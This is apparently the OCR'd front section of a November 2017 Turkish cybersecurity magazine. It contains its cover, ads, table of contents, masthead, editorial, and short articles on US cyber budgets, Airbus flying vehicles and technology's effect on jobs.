Uluslararası

Siber Güvenlik

Federasyonu

SAYI 2 - KASIM 2017 / ISSN :2564 - 7563

GPS Küresel Konumlama Sistemi

Eski zamanlarda bir nesneye benzetilen bir kaya, bir nehir, göl veya bir han; yüce bir dağ, belki anıtlaşmış yorgun bir ağaç, uzaktan görülen İskenderiye feneri seyyahların gemilerin, kervanların veya bir ordunun yolunu bulması veya olduğu konumu öğrenmesi için yeterli oluyordu.

Devamı... 50'de

Yakınımızdaki Tehdit Kablosuz Ağlar

Herkese açık olan kablouz ağlarda dikkatli olun: Herkesin erişimine açık ortamlardaki (kafe vb.) kablosuz ağları kullanmamaya özen gösterin. Olur da kullanırsanız, bankacılık gibi özel işlemlerinizi gerçekleştirmeyin! Bu tarz işlemler için telefonunuzun kablosuz internet paylaşımı özelliğini kullanabilirsiniz.

Devamı... 60'da

Kişisel Verilerin Korunması Kanunu Işığında Temel Veri Koruma Kavramları

Kişisel verilerin önemi ve bu önem üzerine inşa edilen 6698 sayılı Kişisel Verilerin Korunması Kanunu ("Kanun") biz hukukçuları ve aslında veri sahibi gerçek kişiler de dâhil herkesi ziyadesiyle ilgilendiren bir konu olarak gündemimize girdi.

Devamı... 30'da

MİLLİ YAZILIM

netsparker

Web Uygulaması Güvenlik Tarayıcısı

Netsparker'ı Kullanarak Web Uygulamalarınız ve Web Servislerinizdeki Zafiyetleri Saldırganlardan Önce Tespit Edin

Netsparker aynı anda yüzlerce hatta binlerce websitesinde, websitesinin geliştirildiği dil ya da teknolojiye bakmaksızın, platformdan bağımsız bir şekilde güvenlik açıklarını otomatik olarak tespit eder ve çözüm önerilerini de içerecek şekilde tüm detaylarıyla size raporlar.

Referanslarımızdan Bazıları

Garanti · ODTÜ METU · TAI · cisco · Microsoft · NASA · intel · NATO OTAN · ING · SAMSUNG · SIEMENS

www.netsparker.com.tr

yorum

Yorum İnşaat olarak şirketimizin temelini oluşturan kültür, ulusal ve uluslararası alanda çalışmaya dayalı stratejik ortaklıklar kurmak ve bu eksende üzerimize düşen görevi en iyi şekilde yaparak, rekabetin içinde ulusal sermayenin güçlü ve saygın temsilcilerinden biri olmaktır. Bu hedef doğrultusunda ilerleyen ekibimiz, gerek yurt içinde, gerekse yurt dışında faaliyet gösterdiğimiz alanlarda markamızı başarı ile temsil etmesinin yanı sıra yenilikçi ve modern iş anlayışı ile de sektörümüze değer katmayı amaç edinmiştir.

Çevreye karşı duyarlılığımız ve faaliyet gösterdiğimiz farklı ülkelerin toplumsal değerlerine olan saygımız grubumuzun en önemli özelliklerindendir. Bu sebeple, gerçekleştirdiğimiz alışveriş merkezi, ofis, rezidans ve konut projelerini bulunduğu çevrenin etnik özelliklerine uygun ve en yüksek kalitede dizayn etmekte ve bu bağlamda her projenin bulunduğu bölgeye estetik ve işlevsel bir anlam katmasına da önem göstermekteyiz.

Yorum İnşaat, strateji haritasında belirlediği kurumsal hedeflere doğru yolculuğunu faaliyet gösterdiği farklı iş kollarının yanında öncülük ettiği ve destek verdiği sosyal sorumluluk projeleri ile de kesintisiz olarak sürdürmektedir.

Başarı yolunda ilerlerken bizden desteğini ve güvenini esirgemeyen saygıdeğer iş ortaklarımıza, Yorum İnşaat ailesi'nin en önemli paydasını oluşturan çalışanlarımıza ve markamıza olan güveni her geçen gün artan değerli müşterilerimize teşekkürlerimi sunuyorum.

İnanıyorum ki, yüksek bir inanç ile bağlandığımız ve eksiksiz olarak uygulamaya özen gösterdiğimiz ilkeler ışığında önümüzdeki yıllarda da gerçekleştireceğimiz projeler ve kazanacağımız başarılarla uluslararası platformda ülkemizi en iyi şekilde temsil edeceğiz.

Otomatik Kapılar

Mantar Bariyerler

Endüstriyel Kapılar

Otomasyon Uygulamalar

BFT ve NİCE Markaları ile Hizmetinizdeyiz.

444 1 531

www.metalp.net

ANADOLU
SOLAR

GÜNEŞ SATRALLERİNDE,
KUSURSUZ UYGULAMALAR...

Dünyanın en iyileri ile ürettiğimiz taşıyıcı sistemleri,
projenize kusursuz olarak uyguluyoruz.

www.anadolusolar.com
info@anadolusolar.com
+90 212 662 45 36

ANADOLU GRUP
Anadolu Grup
Kuruluşudur.

İçindekiler

10 Airbus'ın Uçan Otomobilleri, Otobüsleri ve Kargo İHA'ları Yakında Gökyüzünde Olacak!

13 Teknoloji ve İnsan

19 Yapay Sinir Ağları

48 Dijital Para Arayışı ve Bitcoin

33 Unutulma Hakkı

24 Uluslararası Siber Güvenlik Federasyonu

39 SOME

43 Siber Savaşlarda En Kritik Bileşen Siber İstihbarat!

30 Kişisel Verilerin Korunması Kanunu Işığında Temel Veri Koruma Kavramları

50 GPS Küresel Konumlama Sistemi

56 Kötücül USB'lerin Teknik Detayları

60 Yakınımızdaki Tehdit Kablosuz Ağlar

63 DevOps Nedir?

66 Özgür Yazılım ve Açık Kaynak Kodun Düşündürdükleri

67 Hassas Verilerin İletiminde / Doğrulanmasında Açık Anahtarlı Şifreleme

76 Milli ve Yerli Siber Güvenliğe Boğaziçi Damgası

86 Siber Güvenlikte Güncelleme ve Şifrelemenin Önemi

90 Web Tabanlı Siber Saldırılara Karşı Tuzak Sistemi

2. Sayı - 2017 Kasım

İmtiyaz Sahibi
Uluslararası Siber Güvenlik Federasyonu adına,
Muhammed Taha Gergerlioğlu
Mtaha.gergerlioglu@usgf.org.tr

Sorumlu Yazı İşleri Müdürü ve Editör
Ziyahan albeniz
ziyahan.albeniz@usgf.org.tr

Dergi Koordinatörü
İbrahim Pehlivan
ibrahim.pehlivan@usgf.org.tr

Grafik ve Tasarım
Kemal Emre ÖZDEMİR
iletisim@grapink.com
www.grapink.com

Reklam
bilgi@usgf.org.tr

Katkıda Bulunanlar
Halil Tokel
halil.tokel@usgf.org.tr
Vahap Eren
vahap.eren@usgf.org.tr

ISSN
2564 – 7563

Yönetim Yeri
Adres : Beylerbeyi mah.
Mehmet akif Ersoy cad.
Türk Telekom binası
Üsküdar / İstanbul / Türkiye

Dil : Türkçe
Konusu : Teknoloji
Yayın Türü : Yerel, Süreli, Aylık

Baskı : Özgün Ofset Ticaret Ltd. Şti.
Yeşilce Mah. Aytekin Sk. No:21 34418
4. Levent / İSTANBUL
Tel : 0 (212) 280 00 09
Sertifika No : 13837

Yazılan tüm içeriklerin telif hakkı için yazı sahibinden izin alınmalıdır. Bu konudaki yasal, mali ve cezai hukuki sorumluluklar yazarlara aittir.

Editörden

Ziyahan ALBENİZ
editor@usgf.org.tr

Sadece teknik yazın için değil, edebiyat, sanat, siyaset gibi alanların pek çoğunda süreli yayınlar, daha özel anlamıyla dergiler öbeklerin merkezlerinde duran büyük bir payda rolünü üstlenmektedir.

Bu süreli yayınlar yalnızca merkezde durmak değil, merkez ile çevrenin iletişimini sağlamak, onları zinde tutmak gibi roller de üstlenirler. Merkezden çevreye, çevreden merkeze bilgi akışı yüzlerce yıldır dergiler, süreli yayınlar marifeti ile sağlanıyor.

Ömer Seyfettin'in başını çektiği Genç Kalemler, bir edebiyat akımı olarak bilinen Servet-i Fünun aslında birer dergi. Politikada dahi hareketlerin adı ile anıldığı dergiler mevcut.

Dünyada olduğu gibi ülkemizde de siber güvenlik alanında faaliyet gösteren kişiler için böylesi bir dergi ihtiyacı aşikar. Sektör çalışanlarının bilgi ve tecrübelerini paylaştığı; ayrılmaz bir bütün olduğumuz uluslararası çalışmalar ile senkronize oldukları, en önemlisi de katkıları ile zenginleştirebilecekleri ve "bizim" olan bir dergi.

Uluslararası Siber Güvenlik Federasyonu tarafından hazırlanan bu derginin bu ihtiyaca bir cevap olabilmesini can-ı yürekten diliyorum.

Katkılarınıza muhtaç olan bu mütevazi çalışmanın ikinci sayısını takdim ederken, başta bu sayıda yazıları ile ağırladığımız kıymetli yazarlar olmak üzere, bu mütevazi çalışmanın ilgileri ile kıymetlendiği okurlarımıza, dergide emeği geçen basın/yayın emekçilerine teşekkürlerimi sunuyorum.

İyi okumalar dilerim.

GÜNCEL


ABD
SİBER GÜVENLİK
BÜTÇESİ

19 Milyar $

Beyaz Saray'ın toplam Siber Güvenlik Bütçesi

6,7 Milyar $

Pentagon Siber Savunma Bütçesi



3,1 Milyar $

Bilgi Teknolojileri Modernizasyon Fonu

647 Milyon $

Siber Komutanlık Bütçesi'18

1,5 Milyar $

Anayurt Güvenliği, Kritik Altyapı ve Federal Ağları Koruma Bütçesi, '18

158 Milyon $

Hava Kuvvetleri Siber Operasyon Teknoloji Geliştirme Birimi

25 Milyon $

Hava Kuvvetleri Taruzi Siber Operasyonlar Ar&Ge

Airbus'ın Uçan Otomobilleri, Otobüsleri ve Kargo İHA'ları Yakında Gökyüzünde Olacak!

Dünyanın en büyük uçak üreticilerinden Airbus, uçan araçlarla ilgili projelerini kamuoyu ile paylaştı. Şehirler sürekli büyüyor ve trafik, şimdikinden bile daha beter olacak.

Airbus Group'un kentsel hava hareketliliği bölümü, 2030'da nüfusun yüzde 60'ının şehirlerde yaşayacağını öngörüyor. Boeing'ten sonra dünyanın en büyük uçak üreticisi, kentsel sıkışıklığa karşı üç ayrı çözüm geliştiriyor ve hepsi için gökyüzüne bakmak yeterli. Airbus'ın üç aşamalı planı şu: Tek kişilik dikey yükselebilen araç, verimli biçimde kargo taşıyabilen drone'lar ve yine dikey olarak yükselebilen otobüsler. Dikey yükselme ibaresi özel bir anlam taşıyor çünkü şu anda üretilen ve bazı uçan otomobiller, ivmelenmek için kilometrelerce açık yola ihtiyaç duyuyor ve kesinlikle kullanılabilir değiller.

Airbus CEO'su Tom Enders, şirketin DLD konferansındaki Münih'teki projeleri hakkında konuşarak, katılımcılara, yıl sonuna kadar tek kişilik uçan bir aracı tanıtacakları umut ettiğini açıkladı:"Yüz yıl önce kentsel ulaşım yer altı ile buluştu. Artık gökyüzünü fethedecek teknolojiye sahibiz.

Denemelerimiz sürüyor, şu ana kadar bu denemeler başarılı oldu. Uçarken, köprüler ve yollara milyarlarca dolar harcamanıza gerek yok." Tek pilotlu, kendi kendine kontrol eden bir araç olan Vahana, tam bir Airbus konsepti. Sıkışık trafikle uğraşmak zorunda da değil. 2017 yılının sonuna kadar test edilmek isteniyor ve bölüm genel müdürü Rodin Lyasoff'a göre, bu testler güvenle uygulanabilir. Lyasoff, "Araçta; piller, motorlar ve aviyonik mimari gibi ihtiyaç duyulan teknolojilerin birçoğu var.

10 yıldan kısa bir sürede, milyonlarca insanın kentsel yolculuğunda devrim yaratacak ürünlerimiz var." açıklamasını yapıyor.

Nanorip DOĞA DOSTU Hızlı Çözümler

Yusuf BAYKAL - Alser Grup Ltd. Şti.
Yönetim Kurulu Başkanı

Çevreye olan duyarlılık" son yıllarda hızlı biçimde artmaktadır. İşletmeler hem çevreye olan duyarlılıklarını kanıtlamak hem de tüketicilerinin bu yöndeki taleplerini karşılamak amacıyla çevreye duyarlı üretim teknolojileri kullanmalıdırlar.

Çevreye zarar veren atık bırakmadan, hatta hiç yeni atık üretmeden, diğer üretimlerin atığını hammadde olarak kullanarak, doğa ve doğadaki canlılara, hatta doğal çevre ve tarihsel dokuya zarar vermeden, zehirli atık ve zehir üretmeden, metan ve karbondioksit gibi sera gazlarını oluşturmadan, gelecek kuşakları ve doğanın diğer unsurlarını da düşünerek, doğal kaynakları tüketmeden yararlanarak, doğa ile birlikte çalışarak yapılan üretim çevre dostu üretimdir. Üretim teknolojisi çevreye zarar verme ihtimali olan atık bırakmadan, üretim sürecinde en az doğal madde tüketerek, en az enerji ile istenen ürünü en yüksek verimle üretecek şekilde olursa ideale yakın "çevre dostu üretim" gerçekleşmiş olur.

Bu tanımlar doğrultusunda, işletmelerin, çevreye duyarlı üretim faaliyetlerinde bulunabilmeleri için, ürünleri, yaşam süresince, atık yaratmayacak ve çevreye olumsuz etkileri en az olacak biçimde tasarlamaları gerektiği belirtilebilinir.


İnsanın son 200 yıldır uygulamaya koyduğu üretim tarzı ve tüketim alışkanlığı dünyanın ekolojik dengesini alt üst etmiştir. Dünyada başlayan sanayi devrimi ile birlikte Batı ülkelerinde gelişerek devam eden ve daha sonra diğer dünya ülkelerine de geçen seri üretim tarzı sanayinin baca gazları, kimyasal sanayinin zehirli atıkları başta olmak üzere, üzerinde yaşadığımız dünyayı büyük ölçüde kirletir olmuştur.

Hatta bu kirlilik 21. Yüzyıla girerken ülkeleri dünyanın nasıl temizleneceği konusuna uluslararası bağlayıcı çözümler aramaya sevk etmiştir.

Bilimin üretimin emrine verilmesi ile birlikte başlayan insanların daha çok sayıda üretme ve zengin olma isteği, kaynakların hiç tükenmeyecekmiş gibi kullanılmasına sebep olurken üretim atıkları ve tüketim atıkları atmosferi, denizleri, nehirleri ve kara parçalarını uluslararası boyutlarda kirletmeye başlamıştır. Firmamız; iş ve kazanç politikasını insana ve devletine hizmet olarak benimsemiş olup , 2007 den beri gerek ürettiği projeler gerek ileriye dönük teknolojik çalışmalarında, insanı ve çevreyi ön planda tutmuş ve bunu iş planının olmazsa olmazı yapmıştır.Alser grup çatısı altında kurduğumuz Nanorip markasıyla toplumumuza ve ülkemize daha sağlıklı doğal yaşanılır mekanlar yaratmayı hedeflemekteyiz bunun istek ve arzusuyla çalışmalarımıza devam etmekteyiz.

2017 yılı içinde USGF arge çalışmalarımıza kattığı ve katacağı güçle milletimize hizmet etmenin gururu ve mutluluğuyla çalışmalarımıza devam etmekteyiz.

TEKNOLOJİ & İNSAN



Teknoloji ve İnsan

Derleyen Onur ÖZDEN
Gebze Teknik Üniversitesi

Düşünün... tahayyül edin... 1998 de fabrikada 170 bin kişi çalışıyordu, şirket ürettiği fotoğraf kağıtlarının yüzde 85 ini Dünya çapında satıyordu. Birkaç yıl içinde fotoğraf kağıdı üretimine gerek kalmadı ve şirket iflas etti. Şirkete ne oldu? Önümüzdeki 10 yıl içinde diğer birçok endüstri alanında neler olacak? İnsanların çoğu değişimi anlayamıyor. 1998 yılındayken, çok değil üç yıl sonra 2001 de fotoğraflarınızı film kağıdına çekmeyeceğiniz aklınıza gelmiş miydi? Digital kameralar 1975 yılında icat edildi. İlk kameralar sadece 10 bin piksel kabiliyetindeydi, sonrakiler Moore Kanununu izledi.

Moore Kanunu

Çok hızlı artışla ilgili bir elektronik kanunu) Bütün üstel teknolojilerde olduğu gibi Digital kameralar uzunca bir süre hayal kırıklığı yarattı ama daha sonra, sadece birkaç yıl içinde, film fotoğrafçılığına göre çok üstün olduğu kanıtlandı ve fotoğrafçılıkta kullanılan başlıca yöntem haline geldi. Şimdi aynı şey yapay zeka, sağlık. Elektrikli/otomatik(şoförsüz) araçlar, eğitim, üç boyutlu baskı, tarım ve mesleklerde de oluyor. Dördüncü endüstri devrimine hoş geldiniz.. Üstel yazılım teknolojisine hoş geldiniz.. Bu yazılım kabiliyeti 5-10 yıl içinde geleneksel endüstri yöntemlerinin büyük bölümünü yok edecek. UBER'in sadece bir yazılımdan ibaret olduğunu, şirketin kendine ait bir tek otomobili bile olmamasına rağmen Dünyanın en büyük taksi şirketi olduğunu hatırlatmak isterim. Aynı şekilde AirBnB ; binası, oteli, moteli yok ama dünyanın en büyük Otel İşletmecisi (Şirketi)

Yapay Zeka

Bilgisayarlar dünyayı anlama ve yorumlama konusunda kat be kat üstün. İçinde bulunduğumuz yıl Bilgisayar, dünyanın en iyi "GO PLAY" (Damaya benzer, çok zor bir uzak doğu oyunu) oyuncusunu yendi. Bu olay, tahmin edilen tarihten on yıl önce gerçekleşti. ABD de genç avukatlar işsiz.. Avukatların ilgilendiği çok karmaşık olmayan hukuki konularda gerekli öneri veya çözüm yollarını saniyeler içinde ve yüzde 90 doğrulukla" IBM Watson programından" alabilirsiniz. Aynı işlem avukatlarla yapılırsa doğruluk oranı yüzde 70 den yukarı çıkmıyor. Eğer hukuk tahsili yapıyorsanız, hukukta branşlaşmayı düşünün. Yakın gelecekte avukat sayısı bugünkünden yüzde 90 daha az olacak, sadece özel konularda yetişmiş olanlar kalacak.. WATSON kanser teşhisinde sağlık personeline yardımcı oluyor. Watson tarafından yapılan kanser teşhisi, normal insan tarafından yapılana göre DÖRT kat daha doğru ve kesin. FACEBOOK tarafından geliştirilen "Model Tanıma Yazılımı" insan yüzünü insandan daha iyi tanıyor.

Şoförsüz Araçlar

2018 yılında ilk şoförsüz araçlar yollarda görünecek. 2020 yılı civarında günümüzün klasik otomobil endüstrisi çökmeye başlayacak. Özel bir aracınızın olması gerekmeyecek. İhtiyaç duyduğunuzda telefonla araç isteyeceksiniz, araç kapınıza gelecek ve sizi gitmek istediğiniz yere götürecek. Çocuklarımız araba sahibi olmak ve ehliyet almak zorunda kalmayacaklar. Böyle bir düzenleme için yüzde 90-95 daha az sayıda araca ihtiyaç olacağından şehirler değişecek. Eskiden Araç park sahası olarak kullanılan alanlar yeşil parklara dönüştürülecek. Her yıl Dünyada meydana gelen trafik kazalarında 1.2 milyon kişi hayatını kaybediyor. Bugün her yüz bin km.de bir kaza meydana geliyor.

